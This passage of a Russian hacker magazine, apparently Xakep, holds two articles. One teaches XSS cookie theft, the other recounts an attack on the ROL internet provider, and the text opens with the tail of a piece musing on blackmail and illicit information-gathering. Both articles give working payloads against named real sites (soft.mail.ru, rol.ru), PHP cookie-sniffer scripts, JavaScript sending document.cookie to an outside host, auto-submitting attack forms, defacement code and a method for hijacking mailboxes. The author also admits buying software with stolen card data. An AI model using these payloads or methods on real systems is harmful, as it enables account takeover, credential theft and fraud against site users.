Что у нас там дальше по списку? Ага, шантаж. Дело это грязное и во всех смыслах сильно уголовное, но ведь находятся такие козлы, что им занимаются, так что приходится быть наготове. Физической расправой угрожают редко, поскольку ее очень трудно осуществить через сеть, а еще потому, что с угрозами такого рода легко справляется полиция.

Гораздо хуже, если шантажист намекнет, что он может сообщить ревнивой жене об имевшей место измене, против чего не попрешь. И в полицию ведь с такой угрозой не пойдешь. Да много разных «честных» способов шантажа существует. Например, сообщить ребенку о том, что он (якобы) совсем не родной, а приемный. В переходном возрасте, когда конфликт отцов и детей (Тургенева все проходили?) особенно силен, такой зароненный в душу червь сомнений может иметь очень серьезные последствия! Но все равно лучше сразу оказать шантажисту сопротивление, чем идти у него на поводу, надеясь, что после выполнения всех его требований, он оставит нас в покое!

Заключение

Бывают непорочные невесты, но не бывает непорочных свах (с) дружественные народы Китая. Каждому из нас, программистов, приходится грешить, действуя не всегда честным путем. Если для создания жизненно важной программы нужна информация, которую не удается получить официальным путем, то остается руководствоваться лишь жесткостью наказания, помноженную на вероятность быть пойманным, и моральным законом внутри себя.

Обычная тактика, которой придерживаются практически все западные компании, например, та же CISCO и Microsoft: если можно купить — покупаем (за разумную цену, естественно), если нет — форсируем реку Тибор. И пусть кто-нибудь попробуют доказать, что мы не были в Пизе. Кстати говоря, скандал, разгоревшийся вокруг кражи исходных кодов CISCO OS, не в последнюю очередь связан с тем, что в состав этой оси входит немало компонентов, «позаимствованных» у линуха, которые (по лицензии) не могут использоваться в закрытых продуктах. Но, увы, суды очень редко удовлетворяют иски сообщества Open Source, а все потому, что оно, с точки зрения государственной машины, совсем не нужно, поскольку, в отличие от компаний-гигантов, не платит налогов. Но что позволено Юпитеру — не дозволено быку. Так что не будем высаживаться, а предоставим жизни идти своим чередом.



XSS возвращается

ИСТОРИЯ ВЗЛЕТОВ И ПАДЕНИЙ КРУПНЕЙШЕГО ПРОВАЙДЕРА

ZADOXLIK
/ ANTICHAT.RU /

НА СТРАНИЦАХ НАШЕГО ЖУРНАЛА ТЫ ПОСТОЯННО ЧИТАЕШЬ О ТОМ, КАК ХАКЕР ЛОМАЕТ САЙТЫ С ПОМОЩЬЮ XSS-АТАК. С ЭТИХ ПОР ТАКОГО НЕ БУДЕТ. ЭТА СТАТЬЯ ПОДЫТОЖИТ ВСЕ ТВОИ ПРЕДСТАВЛЕНИЯ О ПОДОБНОГО ВИДА АТАКАХ.


XSS? Зачем матом ругаться?

Хотя я и сказал, что статья подытоживает все, что было сказано об XSS, но давай вернемся на землю. Кто знает, вдруг ты решишь высосать уязвимость там, где ее нет? Всякое бывает. Вот тогда надо будет уже подробно читать (или находить самому) о реализации JS, VBS (и внедрения их в HTML) для каждого отдельного браузера. Однако не расстраивайся заранее — огорчений не будет. Итак, сказал сначала, значит, сначала. Сядь за парту, лекция началась. Первый вопрос: XSS — что это за зверь и с чем его едят? Зверюга эта расшифровывается как Cross Site Scripting (межсайтовый скриптинг). Напрашивается вопрос — почему не CSS? Об этом можно только гадать, но есть устоявшееся мнение о том, что, дескать, если бы называли CSS, то люди бы путали его с Cascade Style Sheets (каскадные таблицы стилей), что к XSS имеет непосредственное отношение. А заменить первую «С» решили буквой «Х», поскольку Cross переводится с английского как «крест», а «Х», согласись, очень даже этот самый крест и напоминает (если пофантазировать).

Функционально межсайтовый скриптинг — это взаимодействие взломщика с пользователем средствами веб-приложения, которым пользуется жертва. То есть взломщик находит в системе возможность внедрения своего HTML'ного кода в страницу, отображаемую пользователю. А что можно с этим сделать? Читай дальше — и все поймешь сам.

Вкусное печенье и тяжелая сессия

Итак, давай действовать и думать вместе. Представим, что мы получили каким-то образом доступ к редактированию HTML-кода страницы, которую посетил пользователь. И не просто какой-то страницы, вроде нашего хомячка, а страницы, принадлежащей сайту, на котором у вышеупомянутого заведен аккаунт. Это значит, что в базе данных сайта хранится логин, пароль и еще кое-какая информация о пользователе. И нам бы, конечно же, хотелось бы получить эту информацию. Давай поэтапно разберем авторизацию пользователя на сайте. Он заходит, вбивает в форму логин и пароль и проходит к себе в личный кабинет/форум/чат и т.д. Фактически в момент авторизации происходит следующее: браузер юзера формирует запрос к серверу, в котором отсылает свой логин и пароль. Сервер принимает этот запрос, вынимает из него вышеуказанные данные и проверяет, есть ли в базе данных такой паренек. На основе этого либо посылает его в Тибет к монахам, либо отвечает, что все хорошо. В ответе, так или иначе, содержится нечто, что будет в дальнейшем отправлять пользователя на сервер, чтобы убедить последнего в том, что он — это именно он, а не какой-нибудь дядя Вася с третьего подъезда, и что авторизироваться ему дальше не обязательно, а достаточно посылать только это «что-то». Что же это за мистическое «что-то»? В современных веб-приложениях возможны только 2 варианта (левые скрипты от Васи Пупкина мы не рассматриваем): либо куки, либо номер сессии. Не пугайся сразу — сейчас все объясню. Давай не будем кричать, что все знают про куки. 80% опрошенных, которые сказали, что знают, выдают ответ порядка: «Это вот такая типа вещь, где типа такие вот личные данные, гы». Мы же с



› Лог со вкусными плюшками :)

› Внедряем XSS в письмо

тобой интеллигентные люди — должны уметь оперировать терминами. Куки (Cookie — печеньки) — это параметры, передаваемые скрипту, равносильные параметрам, передаваемым в POST- или GET-запросе. То есть все, что нас идентифицирует, хранится у нас же самих. А это дает нам возможность не только ходить под своим логином по сайту, но и выйти с него и прийти на следующий день таким же макаром. Второй вариант — номер сессии. Сессия — это очень хитрая штука. Вся информация из нее хранится на сервере в папке временных файлов. Сессии характеризуются двумя свойствами: сроком жизни и привязкой к IP. При такой авторизации юзеру придется снова логиниться после повторного захода на сайт. Все просто — у сессии маленький срок жизни, и к этому времени на сервере уже не останется файла для нее. Чаще всего номер передается все в тех же куках, как отдельный параметр. Но ничего не мешает передать его через GET, как, например, http://site/?SID=SESSION_NUMBER.

А в чем, собственно, прелесть? А прелесть в том, что средствами JavaScript или VBScript мы можем получить куки пользователя для данного домена, на сайте которого находится документ. В JavaScript куки хранятся в переменной document.cookie. Все что нам надо, так это сформировать запрос пользователя к нашему сниферу, в котором бы мы отправили свои куки. Снифер в терминологии XSS — это скрипт, который ловит все добро, которое передается ему в GET-запросе. Вот простейший пример снифера на PHP, его ты уже знаешь наизусть, но мы отважимся привести его еще раз, так сказать, для отчетности:

```
<?
if(strlen($QUERY_STRING)<2)exit;
header("Content-Type: image/png");
$im=ImageCreate(1, 1);
ImagePNG($im);
imagedestroy($im);
$fp=fopen("sniff.txt", "a");
fputs($fp,$QUERY_STRING."\n\n");
fclose($fp);
?>
```

Предполагается, что на странице есть картинка. Если нет - нужно будет пойти альтернативным путем и наколбасить следующий сценарий:

```
<script language=JavaScript>
document.images[0].src="http://sniff/sniff?"+document.
cookie
</script>
```

Теперь перейдем к плохим делам.

XSS бывают разные

XSS можно разделить на подклассы. Я бы выделил следующую структуру:

Активные

Активные XXS'ски — самые опасные из возможных XSS. Например, решил Василий Пупкин проверить свою почту на мэйл.ру через веб-интерфейс, и, вроде бы, все хорошо у него прошло. Увидел он письмо от своей любимой девушки, а в это время наш снифер принимает пароль негодующего Василия. И тогда, облачившись во все черное, под покровом ночи, ты начинаешь писать всякие непристойные вещи... впрочем, не будем об этом. Короче говоря, активные XSS — это XSS там, где ты их меньше всего ожидаешь, точнее в твоем пользовательском интерфейсе. Там, куда ты заходил каждый раз, ничего не опасаясь, чтобы почитать посты на форуме или почту на своем e-mail, а тут... какая подлость — чужой код. И ничего с ним не поделаешь. Нет, конечно, можно отключить выполнение скриптов на странице в своем браузере, но кто, кроме нас, с тобой так делает? Явно не Шурик Пушкин :).

Пассивные

Пассивные XSS — это уязвимости в динамической части сайта. Это уже проще матрицы и ненадежнее. Не надо быть избранным, чтобы повестись на нее. XSS получается только при данном конкретном запросе к скрипту. Единственное — необходимо, чтобы скрипт выводил тебе что-то, что ты задаешь в своем запросе. Пожалуй, это самые неудобные уязвимости для осуществления атаки. Пассивные XSS — уязвимость в скриптах, параметры к которым передаются через GET и через POST. Через POST — это вообще самое большое извращение, которое только можно представить. Для того чтобы пользователь попался в ловушку с GET-пассивной XSS, ему достаточно дать ссылку на страницу, которая сгенерирует JS-код. А вот для того, чтобы пользователь угодил на POST-пассивную XSS, мы должны будем создать отдельный сайт, на котором поместим форму динамической отправки с необходимыми нам полями. Давай разберем пример. Я расскажу о GET-пассивной XSS на http://soft.mail.ru/.

Вводим в поиск «аааа», жмем Enter. Смотрим. На странице образовалось несколько тэгов <input>, в которые вошел наш запрос, подставленный в параметр value этого тэга и взятый в двойные кавычки. Попробуем выйти. Для этого введем в поиск вот такой запрос:

```
" style=background:url(javascript:alert(document.cookie)) "
```

Если ты решил проделывать опыты через осла, то выскочит куча абракадабры. Довести эту уязвимость до мультибраузерности и сделать отправку кук на снифер — дело техники, причем здесь сложностей не возникнет, поскольку фильтров вообще не наблюдается. Итак, чтобы пользователь попал на уязвимую страницу, нам просто надо сунуть ему вот такую ссылку:
http://soft.mail.ru/search_result_header.php?qs=1&words=%22+style%3Dbackground%3Aurl%28javascript%3Aalert%28document.cookie%29%29+%22


А теперь представь, что бы было, если параметр «words» передавался скрипту через POST? Чтобы сформировать POST-запрос, надо сделать страницу с формой, в поля которой будет занесен необходимый нам запрос, а затем сделать JavaScript'ом автоотправку формы. И уже на эту страницу давать ссылку своей жертве. Вот простой пример:

```
<html>
<body onload="s.submit();">
<form name=s action=http://soft.mail.ru method=POST>
<input type=hidden name=words value=" style=background:
url(javascript:alert(document.cookie)) ">
</form>
</body>
</html>
```


Чтобы пользователь ничего не заподозрил, мы можем делать подобный редирект и с GET-пассивными уязвимостями. Более того! Можно делать это на уровне HTTP, например, с помощью такого PHP-скрита:

```
<?
header("Location:    http://soft.mail.ru/search_result_header.
php?qs=1&words=%22+style%3Dbackground%3Aurl%28ja
vascript%3Aalert%28document.cookie%29%29+%22")
?>
```





› Поле последних запросов с поисковиков нв sarry.com.ru



› Внедряем XSS в mail-форму

Такие XSS очень распространены в поисковых системах.

Полуактивные

Данные уязвимости — нечто среднее между пассивными и активными. Фишка вот в чем. Мы заносим в базу данных такие значения, что при подстановке в страницу мы получим уязвимость, при этом адрес будет выглядеть не так, как с GET-пассивными XSS, а как нормальный. С другой стороны, это не активная XSS, поскольку она предполагает внедрение в страницу, которую пользователь посещает редко, а возможно, и не посещает вообще. Так или иначе, но нам придется давать ему ссылку на страницу с уязвимостью, однако здесь извращения с редиректом уже не нужны. Частным случаем полуактивных XSS является XSS через SQL-иньекцию. Давай посмотрим на примере. Допустим, что мы с тобой два злых хакера, которым не хватает денег на покупку банки пива. Итак, мы нашли SQL-injection в интернет-магазине и сбрутили имя таблицы с товарами. Теперь мы можем добавить/отредактировать информацию в этой таблице. Скажем, заменить имя товара в каталоге на JavaScript. Но адрес страницы с товаром получится, например, http://site/catalog.php?id=12753. Вероятность того, что пользователь сам забредет на эту страницу, ничтожно мала. Поэтому надо немного извращаться: допустим, послать письмо особо богатому пользователю магазина — мол, на странице есть форма для получения скидки... Я думаю, ничего сложного тут нет. Любишь экзотику и извращения? Тогда читай дальше. Слабонервных прошу закрыть журнал.

Экзотика и извращения

Аксиома: XSS есть везде — даже там, где ее нет. Действительно, это так. Для того чтобы найти XSS, надо лишь немного поработать головой — и найдешь ее в самом неожиданном месте. Если ты мне не веришь — почитай, например, на античате статью про использование UTF-7 в атаках класса XSS: http://antichat.ru/txt/utf7/ (Автор Algol). Можешь себе представить такую ситуацию: админ читает логи сайта, чтобы посмотреть, не проходили ли по нему хацкеры вроде тебя, и тут у него улетают куки к нам на снифер. Конечно, ведь он не подумал, что перед тем, как выводить логи себе на экран, надо бы отфильтровать запросы пользователей. Разве он мог предположить, что в этих самых запросах они могли послать что угодно, в том числе и яваскрипт, который в среде HTML документа (куда выводятся логи) успешно живет и работает, прям как Ленин в шалаше.

Или, например, ты никогда не встречал ссылки вроде http://site1/link.php?u=http://site2? Скорее всего, это обычный редиректор. Такие обычно делаются, например, для статистики: сколько кликов было сделано с site1 на сайт site2. Однако даже такая схема может оказаться уязвимой. Фишка в том, что в PHP HTTP-заголовок формируется с помощью функции header(). Для того чтобы браузер перекинул пользователя на другую страницу, заголовок ответа сервера должен содержать строку:

```
Location: <ADDRESS>
```

Где <ADDRESS> — адрес редиректа. Очевидно, что в нашем примере в коде скрипта есть вот такая строчка:

```
header("Loaction: ".$_GET['u']);
```

Ну или что-то вроде этого. А что будет, если в качестве этой самой $_GET['u'] послать 2 символа перевода строки? http://site1/link.php?u=%0A%0A — никакого редиректа не произойдет. Снифером (не тем, что ловит куки, а тем, что ловит IP-пакеты) можно посмотреть, что функция схавала наш запрос. Это значит, что все, написанное нами после двух переводов строки %0A, будет телом документа, а значит, мы можем писать там все что угодно. Например: http://site1/link.php?u=%0A%0A%3Cscript%3Ealert(document.cookie)%3C/script%3E


Выведет нам наши куки. Выходит, что это почти такая же обычная пассивная XSS. Ну, примеров еще можно приводить массу. XSS — это вообще тема, которую невозможно полностью исчерпать, так как постоянно придумывается что-то новое. Основную теорию мы прошли. Теперь рассмотрим примеры этих самых XSS, а также сферы их применения.

Сферы применения

Итак, в один прекрасный день ты зашел в логи своего снифера и обнаружил среди всей этой лабуды куку админа форума. Что же делать дальше? А варианта два. Вариант первый: в куках лежит только номер сессии. Это означает, что, скорее всего, сделать ничего не удастся. Слишком невелик шанс, что сессия не была привязана к IP и что к этому времени файл сессии еще сохранился на сервере. Вариант второй: в куках приплыла исчерпывающая авторизационная информация, которая может быть использована когда угодно. Что с этим добром делать? Сейчас в подавляющем большинстве случаев ключ, на котором завязана вся авторизация, представляет собой md5-слепок от пароля — 32-байтная последовательность шестнадцатеричных цифр вроде 4cac446c545799a99915ee0647af9623. Однако до сих пор встречаются системы, где этот самый ключ — пароль в чистом виде (возмутительно это и потому, что в БД пароль лежит тоже в чистом виде). Что удивляет, одной из таких систем является форум журнала — forum.xakep.ru :). Ну ладно, мы рассматриваем стандартный случай: в куках — хэш. Самое простое — подменить куки. Сделать это можно с помощью встроенной в браузер функции (как например в Opera) или с помощью специальной программы (IECookiesView для Internet Explorer), можно все и руками сделать, но мы отклонились от темы. Итак, после подмены куков мы закрываем браузер (чтобы убить номер сессии на стороне клиента, который браузер передает в куках, ничего нам об этом не сообщая) и заходим в браузер снова. Идем на сайт и видим, что мы авторизированны в аккаунте жертвы. Что можно еще желать? Оказывается, не все так просто... В большинстве современных веб-приложений для выполнения жизненно важных для пользователя или (если жертва — админ) сайта операций с акаунтом скрипт запрашивает у нас пароль. Но мы его не знаем, либо знаем, но молчим. В таких случаях нам могут помочь другие уязви-



› Результат работы JavaScript'a



› XSS на soft.mail.ru



› Запрос с подделанным реферером

мости сервиса (например, в организации проверки пароля) или брутофорс хэша. Однако это делать последнее время проблематично — сейчас модно делать этот ключ каким-то кривым способом. Например, так: key=md5(md5(concat(pass ,'dw(mO'))). Тем не менее, попытка не пытка. Если ты знаешь, что ключ считается подобным образом и владеешь самим алгоритмом (в случае, например, с бесплатной CMS или форумным движком), то можно написать брутфорс самому. Для других случаев вам поможет MD5Inside (говорят, в последней версии реализована система задания алгоритма, так что самому писать ничего не придется). Также сейчас стали в ходу онлайн-сервисы поиска хэша.

Изврат продолжается

Это было классическое применение XSS. Рассмотрим что-то более изощренное.

Без всяких уязвимостей на портале мы всегда можем сделать одну интересную вещь. А именно: поменять все настройки пользователя, которые не требуют пароля. Иногда — это подпись на форуме, ася, статус, емэйл (реже), а иногда даже пароль. Делается это очень просто. В любом веб-приложении есть контрольная панель юзера с формочкой, запрос в которую меняет необходимые настройки. В зависимости от того, понимает скрипт GET-запрос или только POST, мы можем сделать ссылку на свой скрипт редактирования профайла или соответствующую страницу с формой метода пост (как было показано на POST-пассивных XSS), где укажем соответствующие параметры. Единственная проблема — проверка поля Referer (адрес, с которого пришли) HTTP-запроса. Однако давай это оставим за гранью. Таким макаром, например, можно спокойно иметь панель администратора форума exBB. Примерно таким же способом осуществляется угон всей почты и установка переадресации на всю входящую на популярнейших российских и буржуйских почтовиках (да-да, это те, о которых вы подумали). Вкратце технологию можно описать так:

1/ Пользователь открывает страницу с XSS.

2/ XSS подгружает в браузер пользователя (например, с помощью тэга <img>) наш скрипт, передавая ему куки и REFERER (реферера браузер передаст сам).

3/ Из реферера скрипт получает номер сессии. На основе этого номера сессии он формирует заголовок переадресации на страницу настроек почтовика (браузер сам перекидывает юзера на эту пагу, получив от нашего скрипта заголовок Location), указывая в параметре «привязать сессию к IP» FALSE.

4/ После этого у нашего скрипта развязаны руки, он открывает соединения с сервером и формирует последовательность HTTP-запросов, с помощью которых сливает всю почту, лежащую на ящике жертвы, и устанавливает переадресацию с сохранением локальной копии на все входящие. Этот сценарий сейчас прокатывает практически везде. Такой скрипт обеспечивает результативную работу с жертвой, даже если авторизация на сервере проходит только по сессии. В терминологии XSS он называется функциональным снифером, про который в журнале писали тоже не раз. Еще одна область применения XSS, как ни странно, — дефейс. Вообще, это используется очень редко. Я не замечал, чтобы это кто-то использовал, поэтому мы рассмотрим примеры из того, что происходило с моим участием. Итак, а что же может сделать JavaScript. Оказывается, он в состоянии переписать тело документа! А это — то, что нам надо. Хотя ты наверняка читал про дефейс хакер.ру. Ну вот, это было сделано как раз с помощью замещения новости на главной странице (через SQL-инъекцию) примерно вот таким кодом:

```
<img g=a src="" src="" style="background:url('javascript:document.write(&quot;Defaced&quot;)')" width=-1 height=-1 onError="if(this.sa!='lol'){document.write('Defaced');this.sa='lol';}">
```

Можно организовать временный дефейс сайтов, которые выводят последние запросы в их поисковике или с поисковиков (ya.ru, rambler, google и т.д.) к ним. Я думаю, все понятно, в чем тут фишка. Если надо, чтобы дефейс не спадал, обычно делают бота, который регулярно отправляет соответствующий запрос с подделанным реферером. Минус такого дефейса состоит в том, что он не будет действовать у тех, у кого отключен JavaScript, или, если ты напишешь криво сам дефейс-код, он может сработать далеко не в каждом браузере.

Итоги

Ну и напоследок. Если ты хочешь впарить кому-нибудь трояна, запустить на компе жертвы биндшелл или просто сделать какую-нибудь нехорошую вещь, то тебе, возможно, помогут эксплоиты против браузера жертвы. Наверняка он не каждый день обновляет «смотрелку». Вообще, XSS здесь несколько притянут за уши, но все же, если дать ему ссылку на rambler.ru, где через XSS на страницу будет внедрен эксплоит, пользователь нажмет туда с большим доверием, чем на ссылку неизвестного сайта. Итак, XSS сегодня — это класс уязвимостей, которые достаточно несложно реализовать, еще проще их использовать, а встретить можно повсеместно. ⌶



› www.web-hack.ru/download/download.php?go=78 — IECookiesView.
http://zloy.org/downloads/md5inside_1_0.rar — MD5 Inside.
http://ivdb.org/search/md5/ — пример онлайн-поисковика хэшей.



› Помни: действия каждого взломщика почти всегда противозаконны, так что советую ничего из вышеописанного не повторять. Все написано только для ознакомления.



LS01R
/ LS01R@YAHOO.COM /

Бажный провайдер – свободный интернет

АТАКА НА ROL

КРУПНЫЕ ХОСТИНГИ И ПРОВАЙДЕРЫ ВСЕГДА ПРИТЯГИВАЛИ ЛЮБОПЫТНЫЙ ХАКЕРСКИЙ ВЗГЛЯД. И ЭТО НЕ УДИВИТЕЛЬНО, ВЕДЬ ИМЕННО ТАМ ХРАНЯТСЯ БАЗЫ ДАННЫХ С САМОЙ РАЗНООБРАЗНОЙ ИНФОРМАЦИЕЙ: ОТ РЕГИСТРАЦИОННЫХ АНКЕТ ДО ПОЛЬЗОВАТЕЛЬСКИХ АККАУНТОВ. РОЛ ЯВЛЯЕТСЯ ОДНИМ ИЗ КРУПНЕЙШИХ ПРОВАЙДЕРОВ В РОССИИ И УЗБЕКИСТАНЕ, ПОЭТОМУ В ЭТОТ РАЗ ВЫБОР ПАЛ НА НЕГО.

Быстрый старт

Одним из весенних вечеров, когда заняться было особенно нечем, мне на глаза попалась карточка Рола. Я не раз пользовался услугами данного провайдера, но сейчас меня заинтересовало совсем другое. А именно — защищенность его ресурсов. Недолго думая, я вбил в адресную строку www.rol.ru и нажал Enter. Как показал первый осмотр, ресурс оказался огромным. Кроме новостных лент, он содержал почтовый сервис, личный кабинет, фотоальбом и регистрационные формы. Но меня мало прельщало занятие в виде проверки всех поддоменов, поэтому я решил поверхностно осмотреть скрипты, полагаясь исключительно на кривые руки разработчиков и удачу. Каково же было мое удивление, когда через 15 минут я нашел раскрытие путей установочных каталогов и xss. Уязвимость присутствовала в скрипте second.php, находящемся по адресу: http://www.rol.ru/second.php. Параметр topic не фильтровал входящие данные, в результате чего скрипт любезно выполнял мой javascript-код в браузере. Достаточно было лишь указать запрос вида http://www.rol.ru/second.php?topic=10<script>alert('XSS')</script> — и можно было наблюдать приветливое окошечко с надписью «XSS». Сначала я обрадовался в надежде на возможность получения чужих куков. Но, осмотревшись внимательнее, понял, что не все так просто. Выяснилось, что скрипт фильтровал символ «+». Эту проблему я решил достаточно быстро, написав файл script.js и прилинковав его к основному запросу. Получился следующий линк: http://www.rol.ru/second.php?topic=10<script src="http://stopthefraud.org/script.js></script>. В script.js я записал сам сценарий: open('http://stopthefraud.org/inf.php?'+document.cookie); после чего залил файл на сервер (stopthefraud.org). Тестирование завершилось удачно, уязвимость успешно эксплуатировалась. Но меня смущала одна немаловажная деталь — отсутствие в куках главного домена какой-либо полезной информации. Я хотел было уже приняться за исследование поддоменов, но к этому времени появился заказ — и мне пришлось сесть за работу, оставив в покое Рол.

Все с начала

Наступило лето, а вместе с ним и желание крупного взлома. И тут я вспомнил про Рол. Но, запустив браузер и зайдя по ссылке, я увидел, что админ пропатчил скрипт, и уязвимости больше нет. Меня это несколько огорчило, и я решил восполнить свою утрату любым путем. Для начала был произведен осмотр имеющихся поддоменов в количестве 4-х штук: http://mail.rol.ru/ (почтовый сервис), http://voffice.rol.ru/ (личный кабинет), http://photo.rol.ru/ (фотоальбом), http://services.rol.ru/rus/ (цены и тарифы). В личном кабинете я не нашел ничего интересного. Все запросы грамотно фильтровались — и меня по-

сылали куда подальше :). Аналогичная ситуация обстояла с services.rol.ru. На очереди находился почтовый сервис, который я собирался подвергнуть детальной проверке...

Вот они — баги

При заходе на mail.rol.ru я увидел сообщение: «Сервис работает в тестовом режиме. Приносим извинения за возможные неполадки». Неполадки? А вот это уже интересно. Первым делом я проверил систему авторизации. Но она была написана должным образом — и меня снова ждал облом. Тогда я залогинился и вошел в веб-интерфейс почтового сервиса. Вспомнив, что перед активными действиями хорошо бы узнать, к чему эти действия могут привести, я заглянул к себе в куки и обомлел... там лежали мои логин и пароль в открытом виде! Причем именно эти данные использовались для выхода в сеть. Разработчики системы не удосужились даже элементарно зашифровать пароль (например, md5-алгоритмом). Это обрадовало меня по двум причинам. Во-первых, для доступа в сеть и для доступа к мылу используются один и тот же логин/пасс. А во-вторых, если суметь каким-то образом похитить куки мыла, можно считать, что ты получаешь полное управление аккаунтом с доступом в личный кабинет. Собравшись с мыслями, я принял единственно верное решение: во что бы то ни стало найти уязвимость в почтовом сервисе. Но, как оказалось, сделать это было не так просто. Скрипты фильтровали все входящие данные, и изменение значений параметров ничего полезного не принесло. Я уже собирался уходить, когда заметил адресную книгу. Ничего особенного в ней не было, разве что не совсем обычная форма добавления контактов... точнее форма добавления необычных контактов:). Я думаю, ты понял, о чем идет речь. Поля «имя» и «email» не фильтровались — и мой код прекрасно выполнялся в браузере. Проблема заключалась в том, что все значения передавались методом post, следовательно, подсунуть юзеру «ядовитый» линк не представлялось возможным. При попытке передать значение внешним запросом скрипт ругнулся, выдав информацию:

```
A fatal error has occured:
Невозможно загрузить определение Turba_Driver_.
[line 44 of /sites/imp.rol.ru/horde/turba/lib/Driver.php]
```

Мне стало интересно, что это за скрипт Driver.php, находящийся к тому же в веб-директории. Но все мои попытки получить доступ к каталогу или скрипту из веба не увенчались успехом. Не хватало прав. Я задумался. Картина вырисовывалась следующая: есть куки с открытым пассом внутри, есть XSS, но нет возможности сформировать линк для жертвы. Соответственно, проведение атаки становилось невозможным. Такой расклад меня явно не устраивал.


В запасе у меня оставался один непроверенный поддомен photo.rol.ru. Там располагался фотоальбом, куда каждый юзер мог закачать свои фотографии. Мои глаза медленно опустились вниз страницы, к строке «Powered by PhotoPost 4.7j». Как выяснилось, PhotoPost является платным движком, цена версии Pro — $120. Но все же мне удалось найти на него багтрак. Увы, в моем случае версия оказалась пат- ченной. Выход был один – искать баги самому. Сперва мне захотелось поставить движок себе на локалхост и как следует разобраться в нем. Я зашел на официальный сайт фотоальбома и скардил себе Pro-версию. К сожалению, антифрод шопа просил подождать 1 бизнес-день для проверки вбитой мной информации. Так как ждать мне не хотелось, я вернулся на photo.rol.ru. Первым делом требовалось активировать свой аккаунт, после чего предлагалось придумать псевдоним автора, пароль оставался тот же, что и при подключении к сети. Это несколько обрадовало меня, но, посмотрев куки, я обнаружил, что пасс шифровался md5. Я залогинился и вошел внутрь. Здесь находилось меню для закачки фотографий, галерея, профиль, мастер альбомов, помощь, поиск, а также кнопка «Выход», которой я не торопился воспользоваться. Я понимал, что пробовать закачивать файлы с левыми расширениями бесполезно, поэтому перешел сразу к профилю пользователя. Передо мной появилась страница с моими данными, я выбрал редактирование профиля и стал проверять поля на отсутствие фильтрации. Надо сказать, что я часто нахожу уязвимости, в том числе XSS, на достаточно крупных ресурсах, но в тот момент, когда в окне моего браузера появилось окошко alert, я запомнил надолго. Мало того, что скрипт не фильтровал полученные данные из поля «Обо мне», так еще и выглядело все очень аккуратно — поле просто оставалось пустым. Таким образом, мне достаточно было указать в профиле в поле «Обо мне» вот такой скрипт: `<script>open('http://stopthefraud.org/inf.php?'+document.cookie)</script>` Где inf.php — мой снифер. Его код приведен ниже:

```
<?php
if(isset($QUERY_STRING))
{
 $date= date('d.m.y : H:i:s');
 $fp = fopen("./slg.txt", "a");
  fputs($fp,"Date and Tiime: $date\n IP: $REMOTE_ADDR\n Refer: $HTTP_REFER\n Cookie: $QUERY_STRING\n Agent: $HTTP_USER_AGENT\n Host: $HTTP_HOST Server: $SERVER_PORT Script: $SCRIPT_NAME\n Method: $REQUEST_METHOD\n ");
 fclose($fp);
}
?>
<script> window.location.href='http://photo.rol.ru/'</script>
```

Все полученные данные снифер бережно сохраняет в лог (slg.txt), после чего происходит редирект на фотоальбом (photo.rol.ru). В принципе, у меня все было готово для атаки, оставалось лишь выбрать жертву и впихнуть ей линк. Но что-то заставило меня исследовать альбом дальше. И, как оказалось, не зря. На нескольких секьюрити-лентах я прочитал заметки о наличии xss в PhotoPost, но все приводившиеся примеры не работали в моем случае. Тогда я решил самостоятельно протестировать указанные в багтраках скрипты. Особенно мое внимание привлек скрипт showmembers.php. Подставив всем известную строчку `<script>alert('XSS')</script>` в значение параметра perpage, я не



> Многие считают, что XSS — фактически бесполезная уязвимость. В своей статье я доказал, что это далеко не так. Часто возникают ситуации, когда кажется, что скрипт фильтрует входящие данные. Поэтому всегда просматривай html-код страницы — и тогда ты сможешь составить рабочий сплоит под конкретную XSS-багу.



